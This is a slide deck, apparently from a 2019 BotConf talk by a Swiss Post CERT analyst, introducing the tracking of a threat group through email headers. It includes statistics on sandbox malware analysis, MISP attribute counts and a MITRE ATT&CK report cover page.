DESKTOP-Group TLP-WHITE

Tracking a Persistent Threat Group (using Email Headers)

TOM UELTSCHI

BOTCONF 2019

C:> whoami /all

- Tom Ueltschi
- Swiss Post CERT / SOC / CSIRT since 2007 *(over 12 years!)*
- Focus & Interests: Malware Analysis, Threat Intel, Threat Hunting, Red / Purple Teaming
- Member of many trust groups & infosec communities
- FIRST SIG member (malware analysis, red teaming, CTI)
- Twitter: @c_APT_ure

Outline


- Introduction
- First-hand Knowledge
  - Spear Phishing emails / analyzing mail headers
  - Targeting
  - Malware / RAT families
  - C2 domains
- Expanding the Knowledge
  - Passive DNS for C2 domains & IPs
  - Other (possibly) cool stuff
- Call for collaboration → please contact me if interested

Introduction

Motivation

(Sunrise on the plane to BOD)

Motivation – why should I care about RATs?




PaulM
@pmelson


Hot take: If your org's primary threat actor profile is not nation-state sponsored or aligned, then there's no such thing as commodity malware. Any of it, known or unknown, could eat your lunch. You have to take on all comers.

12:07 AM · Oct 13, 2019 · Twitter Web App

Motivation – why should I care about RATs?



Motivation – why should I care about RATs?





Introduction
Setting Expectations

- We are not a Threat Intel provider or vendor
- We don’t have a CTI team
- I’m not a full-time CTI analyst (just making time whenever I can)
- Almost NO data is from DF/IR (where most CTI comes from, or not?)
- Visibility only in our own network
  - unlike some big vendors/MSSPs, telemetry data from their software/devices
- No assessment about sophistication of threat actor / group
  - Not saying it’s advanced or APT or …


Introduction
Setting Expectations


- More Q's than A's, sharing observations
  - I don't have all the answers (yet ☺)
- Call for Collaboration





Remember 2015 BotConf Lightning Talks?





Remember 2015 BotConf Lightning Talks?


Automated Sandbox malware analysis

«Swiss Army Knive of Sandboxes» (commercial, private cloud)

Campaign Analysis using MISP

Attrib per Cat / Type Categories	domain	email-attach	email-src	email-subject	file name	host name	ip-dst	ip-src	link	md5	mutex	sha1	target-email	text	url	user-agent	yara	Grand Total
Antivirus detection									3									3
Artifacts dropped					1						1						2	4
External analysis									2									2
Internal reference														17				17
Network activity	44					22	39								39			144
Payload delivery		37	27	27	13	2		3		39		7		3	1	3		162
Payload installation					1					1								2
Payload type														20				21
Targeting data													195					195
Grand Total	44	37	27	27	15	24	39	3	5	40	1	7	195	40	40	3	2	550

Automating Malware Analysis



Does «size» really matter?
(Semi-)Automating Malware Analysis

- Number of analyzed malware samples
  - Per month → 50 to 400 (average ~230)
  - Per year → ~2'000 to ~3'500

```
2014 -> 1893
2015 -> 3184
2016 -> 3461
2017 -> 2409
2018 -> 1982
2019 -> 1997 (*)
```

→ «Small numbers», but high value!


Automated Sandbox malware analysis

Year	2013		2014		2015	
			134	2014-01	252	2015-01
			191	2014-02	261	2015-02
			290	2014-03	356	2015-03
			228	2014-04	251	2015-04
			137	2014-05	258	2015-05
			41	2014-06	320	2015-06
			81	2014-07	184	2015-07
	16	2013-08	146	2014-08	207	2015-08
	39	2013-09	134	2014-09	220	2015-09
	66	2013-10	206	2014-10	274	2015-10
	60	2013-11	175	2014-11	227	2015-11
	109	2013-12	130	2014-12		
Total	**290**		**1893**		**2810**	**4993**
Average	**58**		**158**		**255**	

Tom Ueltschi / BotConf 2015

MITRE ATT&CK Tactics

- Malware Analysis of blocked email attachs



MTR170202
MITRE TECHNICAL REPORT

MITRE

Finding Cyber Threats with ATT&CK™-Based Analytics

Dept. No.: 783L
Project No.: 0716MM09-AA

The views, opinions and/or findings contained in this report are those of The MITRE Corporation and should not be construed as an official government position, policy, or decision, unless designated by other documentation.

Approved for Public Release; Distribution Unlimited. Case Number 16-3713.

This technical data deliverable was developed using contract funds under Basic Contract No. W15P7T-13-C-A802.

Annapolis Junction, MD

Blake E. Strom
Joseph A. Battaglia
Michael S. Kemmerer
William Kupersanin
Douglas P. Miller
Craig Wampler
